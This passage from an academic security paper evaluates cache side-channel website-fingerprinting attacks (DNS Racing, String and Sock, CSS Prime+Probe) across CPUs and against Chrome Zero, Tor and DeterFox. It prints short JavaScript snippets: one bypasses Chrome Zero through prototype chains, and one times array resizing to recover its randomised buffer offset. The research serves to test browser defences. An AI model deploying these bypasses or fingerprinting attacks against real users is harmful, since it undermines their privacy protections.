DNS Racing. This method uses JavaScript for cache eviction, but switches to the network for timing measurements. This added limitation translates to a loss in accuracy for most targets, largely due to the added jitter of the network. The targets most severely affected by the added jitter were the ARM-based mobile phones, which were connected to the network using a wireless link, and the AMD devices, which were located in a third-party data center whose network conditions were beyond our direct control. We hypothesize that these networking circumstances led to jitter related to DNS responses, causing the severe loss of accuracy for these targets.

String and Sock. This is the first method which repurposes the browser's string-handling code for cache eviction. Unlike the adversary-controlled code used for mounting the cache occupancy attack described earlier, this third-party code naturally makes no attempt to trick the processor's cache management heuristics, and, as such, we expected it to have lower performance than the JavaScript-based code.

As we see, this was indeed the case for the Intel, AMD and Samsung targets. The Apple M1 target, on the other hand, did not encounter a loss in accuracy. It seems that, on this target, naïvely accessing a large block of memory is an efficient way to evict the cache, and more advanced approaches for tricking the processor's prefetcher are not necessary.

CSS Prime+Probe. As CSS Prime+Probe requires no JavaScript, we test this attack in the presence of the NoScript [51] extension, applying the countermeasure only to our attacker website. As our attack does not use JavaScript at all, NoScript does nothing to prevent it. The accuracy we obtained using this attack was comparable to the one obtained by the String and Sock attack, showing that there is no need for JavaScript, or any other mobile code, to mount a successful side-channel attack.

When running this attack on the Intel target, the accuracy is similar to DNS racing, which uses JavaScript for cache evictions. On the M1 target, there was still a significant amount of data leaked by the attack, but the accuracy was less than the DNS racing attack. On the ARM and AMD targets, we are unable at the present to extract any meaningful data using this method. As our CSS Prime+Probe also relies on DNS packets, we conjecture that this is due to the network conditions of the devices under test, or due to particular aspects of the micro-architecture of these devices which make cache eviction less reliable.

Architectural Agnosticism. As the results show, we were able to mount our side-channel attack across a large variety of diverse computing architectures. In particular, the Intel,

AMD, ARM and Apple target architectures all incorporate different design decisions concerning different cache sizes, cache coherency protocols and cache replacement policies, as well as related CPU front-end features such as the prefetcher. The reduced requirements of our attack made it immediately applicable to all of these targets, with little to no tuning of the attack's parameters, and without the need of per-device microarchitectural reverse engineering.

Attacking Apple's M1 Architecture. To the best of our knowledge, this is the first side-channel attack on Apple's M1 CPU. The memory and cache subsystem of this new architecture have never been studied in detail, leading one to hope for a "grace period" where attackers will find this target difficult to conquer. As this work shows, the novelty and obscurity of this new target do little to protect it from side-channel attacks. The M1 processor is rumored to toggle between two completely different memory ordering mechanisms, based on the program it is executing. Another noteworthy outcome from the M1 evaluation is that both the native arm64 binary of Chrome, as well as the standard MacOS Intel x64 Chrome binary running under emulation, were vulnerable to the attacks we described here.

Finally, observing Table 2, it can be seen that our attacks are, somewhat ironically, more effective on M1 architecture, than they are on other architectures, including the relatively well studied Intel architecture. Intel x86 CPUs are known to have advanced cache replacement and prefetcher policies, which are have been shown in other works to anticipate and mitigate the effect of large memory workloads on cache performance [8, 62, 76]. We hypothesize that the M1 architecture makes use of less advanced cache heuristics, and that, as a result, the simplistic memory sweeps our attack performs are more capable of flushing the entire cache on these devices than they are on the Intel architecture. This in turn results in a higher signal-to-noise ratio for the attack on these newer targets, and therefore in a higher overall accuracy.

4 Attack Scenarios

We now turn our focus to a deeper investigation of the two new attacks we present, String and Sock and CSS Prime+Probe, on the Intel targets. Table 4 provides a summary of the results discussed in this section.

Attack Scenario	String and Sock	CSS Prime+Probe
Closed World	74.5±1.6	48.8±1.6
Open World	80.2±1.1	60.9±1.4
Artificial Jitter	40.6±1.9	26.6±1.4
Tor Browser	19.5±8.7	—
DeterFox	—	65.7±1.2

Table 4: Attack accuracy (%) with 95% confidence intervals.

4.1 Closed World Evaluation on Newer Intel Architectures

We begin by reproducing the closed world methodology and the results of Section 3 albeit on a newer Intel processor. Specifically, we perform the experiments on an Apple Macbook Pro featuring an Intel Core i5-7267 CPU with a 4 MiB last-level cache, and 16 GiB memory, running macOS 10.15 and Chrome version 81. Despite the microarchitectural changes across 4 CPU generations and the different cache size, the results are very similar to those achieved on the older i5-3470 (72.0±1.3% for String and Sock and 50.1±2.3 for CSS Prime+Probe), with the difference being well inside the statistical confidence levels. We thus argue that our results transfer across a verity of Intel architectures.

4.2 Open-World Evaluation

A common criticism of closed-world evaluations is that the attacker is assumed to know the complete set of websites the victim might visit, allowing the attacker to prepare and train classifiers for these websites [38]. For a more realistic scenario, we follow the methodology proposed by Panchenko et al. [59] and perform an open-world evaluation, collecting 5000 traces of different websites used in [63], in addition to the Alexa Top 100 websites collected in the closed-world setting. We use the same data collection setting as for the closed-world collection. (See Section 4.1.)


Here, the attacker's goal in this setting is to first detect if the victim visits one of the Alexa Top 100 sites, and secondly to identify the website if it is indeed in the list. We note that in this case, a naive classifier can always claim that the site is not one of the Alexa Top 100, achieving a base rate of 30%, resulting in slightly higher accuracy scores for any classifier.

In this open-world setting, the String and Sock and CSS Prime+Probe attacks obtain accuracy results of 80% and 61%, respectively. The data in this setting is unbalanced – there are more traces from "other" web sites than from each of the Alexa Top 100 sites. For such data, the F1 score may be more representative than accuracy. The F1 scores are 67% and 45%, for String and Sock and CSS Prime+Probe, respectively. These are similar to those of the closed-world settings (70% and 48%). We can therefore conclude that our attacks are as effective in the open-world as in the closed-world setting.

4.3 Robustness to Jitter

As DNS racing, String and Sock, and CSS Prime+Probe use an external server for time measurement, these techniques are inherently sensitive to jitter naturally present on the network between the victim and the web server.

Measuring Network Jitter. We measure the network jitter in two scenarios. First, we perform a local measurement, where the target and an attacker-controlled WebSockets server



(a) String and Sock (b) CSS Prime+Probe (c) DNS Racing (note different scale)

Figure 4: Attack classifiers performance with additional jitter.

are located on the same institutional network at Ben Gurion University, Israel. Next, we also perform an inter-continental measurement, where the attacker is located in Israel, while the server is located in the United States (University of Michigan). Figure 5 shows the distribution of the jitter observed while sending 100 packets per second for 30 seconds to the WebSockets servers. We find that the jitter in the local network has a standard deviation of 0.17 ms, whereas the jitter to the cross-continent server has standard deviation of 0.78 ms.




Figure 5: Measured Jitter of the WebSockets server response.

Evaluating Robustness to Jitter. Having established the typical jitter between the target and the external server, we now evaluate the robustness of our techniques to various levels of jitter. To that aim, we artificially inject different amounts of jitter to the closed-world dataset of Section 4.1. The jitter is injected by adding random noise to the timing of the monitored events. This noise is selected at random from a normal distribution with a mean zero and a standard deviation that varies from 1 to 25 milliseconds, with higher standard deviation corresponding to larger jitter.

As Figure 4 shows, both the String and Sock and the CSS Prime+Probe attacks still retain most of their accuracy even if the jitter is an order of magnitude larger than the ones we measured on a real network. We finally note that the DNS Racing attack is more sensitive to added jitter, as it relies on a binary race condition to determine timing.

5 Analysis of an API-based Defense

Having established the efficacy of our techniques on various microarchitectures, in this section we evaluate our attacks in the presence of increasing levels of browser hardening.

To that aim, we make use of Chrome Zero [67], a Chrome extension that supports per-website restrictions on JavaScript browser API features. We begin by presenting an overview of Chrome Zero's JavaScript implementation and security objectives, focusing on a subset of Chrome Zero's features which are relevant to this work. We next describe how we modified Chrome Zero to offer more comprehensive protection, at the cost of usability and performance. Finally, we show that even with these modifications, Chrome Zero is unable to offer side channel protections against the techniques presented in this paper. Unless stated otherwise, we use the current version at Chrome Zero's Git repository.*

5.1 Chrome Zero Overview

Chrome Zero implements a list-based access control policy, which dictates actions to be taken when a website invokes a JavaScript function or accesses an object property. When an access is detected, Chrome Zero either allows the access, modifies it, or completely blocks the access based on the policy chosen for the particular website.† Chrome Zero also supports the option of asking the user about the action to take.

Default Policies. Chrome Zero offers five preset protection policies for the user to choose from: None, Low, Medium, High, and Paranoid. ‡ As it progresses through protection policy levels, Chrome Zero makes increasingly severe restrictions on JavaScript capabilities and resources, including blocking them altogether. Table 5 summarizes which capabilities and resources are available at each protection level.

Performance. Schwarz et al. [67] claim that Chrome Zero blocks all of the building blocks required for successful side-channel attacks, including high resolution timers, arrays and access to hardware sensors. Moreover, they claim that Chrome Zero prevents many known CVEs and 50 percent of zero-day exploits published since chrome 49. Finally, Schwarz et al. [67] benchmark Chrome Zero's performance and perform a

*https://github.com/IAIK/ChromeZero commit fee8adc6c8fce9dd1ab62d7ff8f0697b44a188c1

†Chrome Zero currently only supports a global protection policy that can be changed but applies to all websites.

‡The Chrome Zero extension uses the name "Tin Foil Hat" for Paranoid. We stick to the naming in Schwarz et al. [67].

Policy Level	Low	Medium	High	Paranoid
Memory Addresses	Buffer ASLR	Array preloading	Non-deterministic array	Array index randomization
Timer manipulation	Ask User	Low-resolution timestamp	Fuzzy time	Disabled
Multithreading	—	Message delay	WebWorker polyfill	Disabled
Shared Array Buffer	—	Slow SharedArrayBuffer	Disabled	Disabled
Sensor API	—	Ask User	Fixed Value	Disabled

Table 5: Defense techniques used in each Chrome Zero Policy Level.




Figure 6: High-level concept of Chrome Zero

usability study. They claim that Chrome Zero has an average overhead of 1.82% at the second-highest protection level (High) and that its presence is indistinguishable to users in 24 of Alexa's Top 25 websites.

Chrome Zero's Access Control Implementation. To enforce security policies, Chrome Zero intercepts JavaScript API calls using Virtual Machine Layering. Specifically, Chrome Zero is implemented as JavaScript code that is injected into a web page when upon initialization. This injected code wraps sensitive API functions, having the wrappers implement actions specified by Chrome Zero's policy. Chrome Zero uses closures to ensure that the wrapper contains the only reference to the original API functions, thus ensuring that websites do not trivially bypass its protection (Figure 6).

Protecting Timers. Traditionally, microarchitectural side-channel attacks rely on having access to a high-resolution timer, e.g. to distinguish cache hits from cache misses. This includes attacks implemented in native code [3, 27, 29, 31, 49, 58, 60, 80, 82] as well as attacks in JavaScript running inside the browser [24, 26, 57, 66]. As a countermeasure for such attacks, Chrome's current implementation of `performance.now()` already reduces timer resolution from nanoseconds to microseconds and introduces a small amount of jitter. Although these mitigations protect against some high-resolution attacks [26, 57, 66], microsecond-accurate timers still provide sufficient resolution for other side-channel attacks from within JavaScript [28, 30, 66, 70, 72].

To block attacks that exploit microsecond-accurate timers, Chrome Zero employs two main strategies. At its Medium protection policy, Chrome Zero applies a "rounded floor" function, matching the 100 ms resolution of the Tor Browser. While this already prevents many attacks [66], higher resolution timers may still be constructed [42, 66, 72]. Thus, at higher protection levels, instead of using a simple "rounded floor" 100 ms timers, Chrome Zero follows the approach of Vattikonda et al. [73] and fuzzes the timer measurements by adding random microsecond-level noise. Finally, at its highest protection level, Chrome Zero disables timers altogether.

Arrays. Schwarz et al. [67] identify that many side-channel attacks in browsers [24, 26, 28, 30, 57, 66] require some information about memory addresses. Typically, recovering the page offset (least significant 12 of 21 bits of the address) facilitates the attacks. Using this information the attacker then analyzes the victim's behavior, deducing information about its control flow and internal data. Chrome Zero therefore applies several mitigations to JavaScript array APIs.

More specifically, Chrome Zero's second-highest protection level introduces array non-determinism, adding an access to a random element for each array access. The idea is that the random accesses themselves force page faults, impeding the use of page faults as signals for page boundaries. Schwarz et al. [67] argue that this method prevents eviction set construction [24, 30, 57, 66, 81], as it interferes with the specific sequences required to construct an eviction set, while adding noise to the timing information.

Next, Chrome Zero further deploys the buffer ASLR policy, which shifts the entire buffer by a random offset. This is achieved by intercepting the array constructors and access methods. To prevent page alignment, Chrome Zero increases the requested array size by 4 KiB, and associates a random page offset with the array. On array access, Chrome Zero adds the random offset to the requested array index, thereby shifting the access by the random offset.

Finally, to protect the offset from being discovered, Chrome Zero attempts to use the additional accesses to random elements to pre-load all the array's memory pages into the cache, thus preventing attackers from detecting page boundaries by looking for array elements which have an increased access time due to page faults.

Protecting Against Browser Exploits. While not being a primary goal of Chrome Zero, Schwarz et al. [67] argue that Chrome Zero is also capable of protecting users against some

browser exploits. To validate their claim, they reproduced 12 CVEs in the then-current Chrome JavaScript engine, and found that Chrome Zero prevents exploiting half of the CVEs. Schwarz et al. [67] attribute this protection to the modification of JavaScript objects in Chrome Zero, which breaks the CVE exploit code.

5.2 API Coverage

As stated above, Chrome Zero is essentially an interception layer, which intercepts the critical JavaScript API calls and subsequently directs them to the appropriate logic based on the current website and protection policy. Thus, to guarantee security, it is critical to ensure that malicious JavaScript code cannot access the original API or otherwise bypass the Chrome Zero protections.

Our investigation of Chrome Zero demonstrated that API coverage in Chrome Zero leaves a lot to be desired. Specifically, we have identified multiple instances of APIs that are not protected by Chrome Zero. These include:

- **Delayed Extension Initialization.** The Chrome Zero extension initializes after the browser finishes constructing the Document Object Model (DOM) for the page. Consequently, Chrome Zero does not protect JavaScript objects created before the DOM is constructed.
- **Missed Contexts.** Chrome Zero only applies its security policies in the context of the topmost page in each browser tab. It does not, however, protect code in sub-contexts of the page, including worker threads and iframes.
- **Unprotected Prototype Chains.** As we discuss in Section 2.3, properties of global objects may be inherited from their prototypes. Yet, while Chrome Zero does protect global objects, it fails to protect their prototype chains, allowing attackers to access the original JavaScript API.

Exploitation. We have exploited each of those omissions and demonstrated complete bypass of Chrome Zero protections. In most cases, such bypasses are fairly trivial. As an example we show how we exploit unprotected prototype chains.




Figure 7: Object hierarchy with Chrome Zero.

Figure 7 shows the object hierarchy for `Array` with Chrome Zero (solid line) and without it (dotted line). The original unprotected `Array` class can be accessed using the `Array` constructor method of the prototype object. Figure 8 shows a bypass of Chrome Zero object protections, allowing the attacker to create original non-proxied JavaScript objects. Lines 1 and 2 show the standard ways of creating an array or getting the timer, both protected by Chrome Zero. In contrast, Lines 4 and 5 show how to use prototypes to achieve the same functionality, bypassing Chrome Zero.

```
1  let secureArray = new Array(10);
2  let secureTimer = performance.now();
3
4  let insecureArray = new
       secureArray.__proto__.constructor(10);
5  let insecureTimer =
       performance.__proto__.now.call(
       performance);
```

Figure 8: Bypassing Chrome Zero defenses using prototypes.

Evaluating Chrome Zero's CVE Protection. We also evaluate Chrome Zero's claimed protection against browser exploits. We first reproduce the results of Schwarz et al. [67] finding that Chrome Zero prevents six of the 12 exploits they experiment with. We then extend the evaluation to CVEs reported after the Chrome Zero publication and find that Chrome Zero blocks four of the 17 exploits we managed to reproduce in Chrome. We then modify the exploits that Chrome Zero blocks to use APIs that Chrome Zero fails to protect, allowing the attacks to run unhindered.

We further note that Chrome Zero only protects incidental properties of the exploits rather than addressing the underlying vulnerabilities. Specifically, we can easily modify many of the blocked exploits to avoid using features that Chrome Zero protects. For the four exploits we cannot modify to bypass Chrome Zero, we find that the cause is that the use of protected typed arrays prevents Chrome from compiling Web Assembly [75, "read the imports"]. Since the Web Assembly compiler is not invoked, the browser remains protected.

5.3 Fixing and Re-evaluating Chrome Zero

Chrome Zero's failure to protect all of the JavaScript API has implications beyond security. Unprotected objects do not affect the usability or the performance of the browser. To evaluate the impact of the approach on usability and performance, we fix Chrome Zero to improve its API coverage. Specifically, we set Chrome Zero to initialize before any other script executes and to also apply to frames. We further modify Chrome Zero to apply its interception to protected objects and all the objects in their prototype chain. We do not protect Web Workers, hence our analysis below may still understate the impact on usability and performance. We further remove bypasses of array protections that apply to some hard-coded websites. Specifically, Chrome Zero does not apply some array protections to YouTube and to Google Maps.[§]

[§]We note that without the bypass, YouTube does not play videos. We could not find any indication of this bypass in Schwarz et al. [67], which we

Finally, Schwarz et al. [67] argue that Chrome Zero offers no noticeable impact on user experience while only having a negligible performance cost. We test this claim with and without our security fixes.

Experimental Setup. We use a ThinkPad P50 featuring an Intel Core i7-6820HQ CPU, with 16 GiB of memory, running Ubuntu version 18.04, with a Chrome 80 browser without any extensions. We evaluate usability on Alexa's Top 25 USA websites, checking for discernible differences in behavior.

Usability Results. We first replicate the results of Schwarz et al. [67], finding that an unmodified Chrome Zero has no discernible impact on the usability of websites. However, after fixing the issues identified in Section 5, we observe a significant impact on the usability of websites. Even when setting Chrome Zero to the Low policy, less than half of the websites function without noticeable problems. At the a higher protection level, High, only the websites for Wikipedia and eBay function properly.

Strict Type Checking. Investigating the difference in website usability between the original and modified Chrome Zero, we find that forcing Chrome Zero to apply its policies before document loading results in type mismatch exceptions while loading many JavaScript-enabled web sites.

The cause of the issue is that as part of applying its policies, Chrome Zero replaces any JavaScript object it protects with a proxy that masquerades as the original object. Typically this does not cause any problems due to JavaScript's use of "duck typing", since replacing objects with the corresponding proxy objects is transparent to most JavaScript code, as long as the original object's properties are all supported. However, the W3C standard [20] dictates strict type checking for many internal JavaScript functions, especially for typed array objects. In this case, passing a proxy object instead of the original object results in a type mismatch exception from the browser's JavaScript engine, causing the website's loading to fail.

Unfortunately, fixing this issue turns out to be a non-trivial problem, as a significant portion of the JavaScript environment is forced to strictly type check its inputs. This goes well beyond the member functions of `TypedArrays` and includes diverse JavaScript libraries, such as, for example, the Web Crypto and Web Socket APIs.

Estimating Performance Impact. While we do not claim to know an efficient method of automatically solving this problem for the entire JavaScript API, we can efficiently solve the issue for specific functions through manual intervention, allowing us to benchmark the result. While we acknowledge that this does not produce a secure or even correct implementation, we argue that it nonetheless allows us to measure a lower-bound of the performance impact that any JavaScript zero implementation must have. To that aim, we enumerate all of the functions used by the JetStream 1.1 benchmark, and manually implement fixes for functions that perform strict type checking. We note that only the `set` and `subarray` methods for typed arrays need to be fixed, while all other parts of the JavaScript environment can remain unaltered.

Benchmarking Performance For performance benchmarks we first try to reproduce the results of Schwarz et al. [67]. We use the JetStream 1.1 benchmark to facilitate comparison with Schwarz et al. [67]. We find a slight performance impact of 1.54% when using an unmodified Chrome Zero. However, when ensuring that Chrome Zero applies its protections correctly and applying the minimum level of fixes for strict type checking we observe a performance impact of 26% in the latency benchmarks and 98% in the throughput benchmarks.

5.4 Bypassing Non-Deterministic Arrays

With the exception of speculative execution attacks [9, 13, 41, 48], most microarchitectural side-channel attacks retrieve information about memory access patterns performed by the victim. For a language such as JavaScript with no notion of pointers or addresses, most attacks exploit the contiguous nature and predictable memory layout of arrays to reveal information about the least significant 12 or 21 bits of the addresses accesses by the victim [26, 30, 57, 66].

To prevent this leakage, Chrome Zero's second-highest protection level introduces array non-determinism, performing a spurious access to a random array index whenever the script accesses an array element. Chrome Zero further deploys the buffer ASLR policy, which shifts the entire buffer by a random offset, thereby preventing the attacker from obtaining page-aligned buffers. The main idea is to use the random offset to deny the attacker from finding the array elements located on page boundaries. To protect the offset from being discovered, Chrome Zero attempts to use the additional accesses to random elements in order to pre-load all the array's memory pages into the cache, thus preventing the attacker from discovering the array elements which have an increased accesses time due to page faults.

We now show how we can reliably recover the array elements corresponding to page boundaries, despite Chrome Zero's use of buffer ASLR, non-deterministic arrays, and fuzzy timers.

Array Implementation in Chrome. Unlike their C counterparts, JavaScript arrays are quite flexible and can be extended [5], shrunk [4] and even have their type changed [52] at run-time. While the W3C standards require browsers to support the extension and shrink APIs, the implementation of these capabilities is left entirely to the browser vendors.

In Chrome's V8 JavaScript engine, whenever an array is initialized, V8 allocates the memory required for the array, along with an additional memory to support insertion of more elements in $O(1)$ amortized time. However, after the addition of enough elements, memory reallocation is eventually

find odd given the use of YouTube in the usability evaluation. The Chrome Zero source code claims that the bypass is due to a bug in Chrome, however our root cause analysis shows that YouTube fails to play videos due to the type mismatch we discuss in this section.

needed. Hence V8 allocates a new chunk of memory which is about 1.5× larger than the old one, and frees the old one after copying the array's content to the new location. The formula used by V8 to determine the size of the new memory buffer is

$$\text{new_size} = \text{size} + \text{size} \gg 1 + 16, \quad (1)$$

where $\gg$ is a bit-wise shift-right operation.

```
1 let array = new Array();
2 let times = new Array();
3
4 for(let i=0; i<10000000; i++){
5   let start = performance.now();
6   array.push(0);
7   let delta = performance.now() - start;
8   times.push(delta);
9 }
```

Figure 9: Measuring Array.push timings

Attack Methodology. We begin by measuring the timings of `Array.push` using the code presented in Figure 9. We start with an empty array `array` (Line 1). We then append data to the end of the array using the JavaScript `Array.push` method (Line 6). On every such element addition we measure the time taken to add an element (Lines 5 and 7). While most of these additions are fast, at the point where the memory allocated for the current size of `array` is exhausted, V8 performs additional work by allocating new memory using Equation 1 and copying the old content to the newly-allocated space.




Figure 10: Push timings with native Chrome (top), and with Chrome Zero at High level (bottom).

Figure 10 shows the insertion times for elements, using both a high resolution timer (top) and Chrome Zero's fuzzy timer (bottom). As can be seen, some array insertions are slower than others. We verify that these additional time costs happened at a point where the buffer allocated by V8 to support the array `array` was exhausted, forcing V8 to allocate a new memory space using using Equation 1.

Observing Figure 10, the time required to handle the element addition at the point of buffer exhaustion increases as the size of the array grows. This is expected as more elements need to be copied by V8 as the buffer grows. However, as the number of elements added to the array is attacker-controlled, we can make `Array.push` take an arbitrary amount of time.

We exploit this property to mount an attack against Chrome Zero's Buffer ASLR policy despite Chrome Zero's attempts at reducing the resolution of JavaScript timers. More specifically, after a sufficient number of iterations of the loop in Line 4, the time taken to handle the re-allocation of `array` during the insertion of an additional element in Line 6 becomes visible despite Chrome Zero's low resolution timer. To deduce the buffer's offset generated by Chrome Zero, we apply Chrome Zero's buffer ASLR policy to Equation 1 to obtain the following equation.

$$\text{new_size} + \mathit{offset} = (\text{size} + \mathit{offset}) + (\text{size} + \mathit{offset}) \gg 1 + 16. \quad (2)$$

Observing the spikes in Figure 10, an attacker can detect when the memory of `array` is exhausted. From that, to recover the value of *offset*, we rearrange Equation 2 as

$$\mathit{offset} = 2 \times \text{new_size} - 3 \times \text{size} - 2 \times 16, \quad (3)$$

where size and new_size are the size's of `array` before and after resizing. Finally, to detect resizing events, an attacker can observe spikes in Figure 10. Thus, Chrome Zero's buffer ASLR policy can be defeated using two sequential resizing events and applying Equation 3 to solve for *offset*.

5.5 Attacking Chrome Zero

We now present the classification results of the attacks described in Section 3 across different Chrome Zero policies, starting with the closed-world scenario. Table 6 summarizes the accuracy of our technique, using the Intel i5-3470 setup outlines in Section 3.1.

Cache Occupancy and Sweep Counting. As we can see, for the basic cache occupancy attack, Chrome Zero policies have varying impact on the attack accuracy. Low has some impact, but the accuracy is still high. Medium almost completely blocks the attack, with the accuracy being slightly more than the base rate. Surprisingly, High is less effective than the two lower policy levels, possibly because of its simpler code design, resulting only in a slight decrease in the accuracy compared to no protection at all. For the sweep counting attack, we see that the accuracy is lower than that of the basic cache occupancy channel. However, the Medium policy no longer breaks the attack. Furthermore, while lower than that of the cache occupancy attack, the accuracy is still significantly higher than the base rate. Finally, because these attacks require Worker threads, which are blocked in Paranoid, they both fail in this policy.

Attack Technique	Temporal Resolution	Top-1 Accuracy (%) None	Low	Medium	High	Paranoid	Top-5 Accuracy (%) None	Low	Medium	High	Paranoid
Cache Occupancy	2.9 ms	87.5	71.1	2.2	81.8	N/A	97.0	87.4	6.1	96.5	N/A
Sweep Counting	100.0 ms	45.8	24.1	32.2	60.1	N/A	74.3	50.1	59.0	88.3	N/A
DNS Racing	20.3 ms	50.8	20.9	61.1	37.2	16.2	78.5	48.9	86.0	67.7	40.1
String and Sock	1.5 ms	72.0	51.3	46.2	58.4	59.9	90.6	80.0	75.9	85.3	82.8
CSS Prime+Probe	2.8 ms	(with the NoScript extension) 50.1					(with the NoScript extension) 78.6				

Table 6: Closed-world accuracy (percent) with different API restriction levels (Intel i5-3470).

DNS Racing. The DNS Racing technique achieves a moderate accuracy in the range 20% to 61%. As expected for a technique that requires neither timers nor threads, the attack also works with Paranoid policy.

String and Sock. The results with the String and Sock tend to be better than DNS Racing. In fact, the results tend to only be slightly inferior to those of the cache occupancy attack, despite not requiring timers, arrays, or threads. We further observe that because the attack uses no protected API, the various Chrome Zero policies have only a marginal effect on attack success.

CSS Prime+Probe. As mentioned in Section 3.4, our CSS Prime+Probe technique does not require JavaScript and is effective even if the attacker's website is banned from executing any JavaScript code (e.g., due to the NoScript extension [51]). In particular, Chrome Zero's focus on JavaScript does not effect our CSS Prime+Probe technique, leaving CSS Prime+Probe completely unmitigated.

Discussion. Examining the results in Table 6, we see that restricting browser APIs such as threads, timers, and array access can thwart the standard Cache Occupancy and Sweep Counting attacks, and can significantly degrade the effectiveness of the DNS Racing attack. Nevertheless, the two remaining attacks, String and Sock and CSS Prime+Probe, are not affected by this browser-based countermeasure, since they do not use any API which is receiving protection. While there is some variation in accuracy between the different protection modes for String and Sock, this is likely due to the usability and site loading side-effects related to our fortified version of Chrome Zero, and not due to any intrinsic protection offered the API limiting approach. We thus argue that preventing side channels in today's browsers using API modifications is practically impossible. Properly preventing leakage would require a more systematic approach which considers the sources of leakage, and not merely the means for measuring it.

6 Attacking Hardened Browsers

Having established the feasibility of mounting cache side channel attacks while only having limited (or no) access to the JavaScript API, in this section we proceed to demonstrate the effectiveness of our techniques on two privacy enhanced browsers: Tor [71] and DeterFox [14].

6.1 Attacking the Tor Browser

The Tor Browser [71] is a highly-modified version of Firefox, designed to offer a high level of privacy even at the cost of usability and performance. At a high level, the Tor Browser combines two elements to achieve a higher level of protection compared to other browsers. First, it hides the user's browsing habits from network adversaries by using the Tor network as an underlying transport layer. Second, it provides a highly restrictive browser configuration, designed to limit or disable convenience features that may have a security impact. In the context of side channel attacks, the Tor Browser limits the resolution of the timer API to only 100 milliseconds.

In this section we evaluate our attack techniques from within the Tor Browser and demonstrate that they are possible even within this restricted environment. We note that Shusterman et al. [69] have already demonstrated the Sweep Counting attack in the Tor Browser. We extends that result, demonstrating that making the environment more restrictive by disabling JavaScript feature does not guarantee protection.

Negative Result: DNS Racing and CSS Prime+Probe. We begin with a negative result, that the CSS Prime+Probe attack we designed is not effective in the Tor Browser. The cause is that for security reasons, the Tor Browser does not directly resolve DNS requests. Instead, it asks a Tor exit relay to resolve the name on its behalf. This extra redirection step adds a very large delay to DNS requests, on the order of hundreds of milliseconds, as well as a high degree of jitter, well beyond what the attack can handle. This issue also affects the DNS Racing attack, making it inapplicable.

Adapting String and Sock to Tor. The String and Sock technique described in Section 3.3 uses a high bandwidth WebSockets connection to offload timing measurements to a remote server. Unfortunately, due to the high round-trip delay of a Tor connection, the bandwidth available to a WebSockets connection over the Tor transport is significantly lower than a connection made over a regular TCP transport. Effectively the connection operates in a *stop-and-wait* mode, buffering outgoing packets as long as not all previously transmitted

packets are acknowledged. This buffering removes the timing information that the attack needs.

To avoid buffering, we reduce the communication of our String and Sock attack by sending a probe packet only once every n sweeps over the cache, instead of after every sweep. We experimentally find that $n = 72$ provides the best accuracy.




Figure 11: String and Sock Probe latency distribution on Tor Browser using an Intel i5-3470 target (6MB LLC).

Observing the Distribution of Probe Times. Figure 11 shows the probe time distribution using the Intel i5-3470 target. As the figure shows, there are three main elements to this distribution. First, we note a large subset of the probes have a fixed latency of around 120 ms. These are buffered by Tor's network layer, as described above, and sent immediately after all previously sent packets are acknowledged. Thus, these packets do not measure contention of the cache, but instead measure the round-trip delay of the Tor connection. Next, a large number of probes have a near-zero latency. These are packets which are sent together with other packets, and similarly do not encode any cache information. The final subset of the probes has a more diverse set of values, with an estimated mean of between 150 and 250 milliseconds. These probes encode cache contention information.

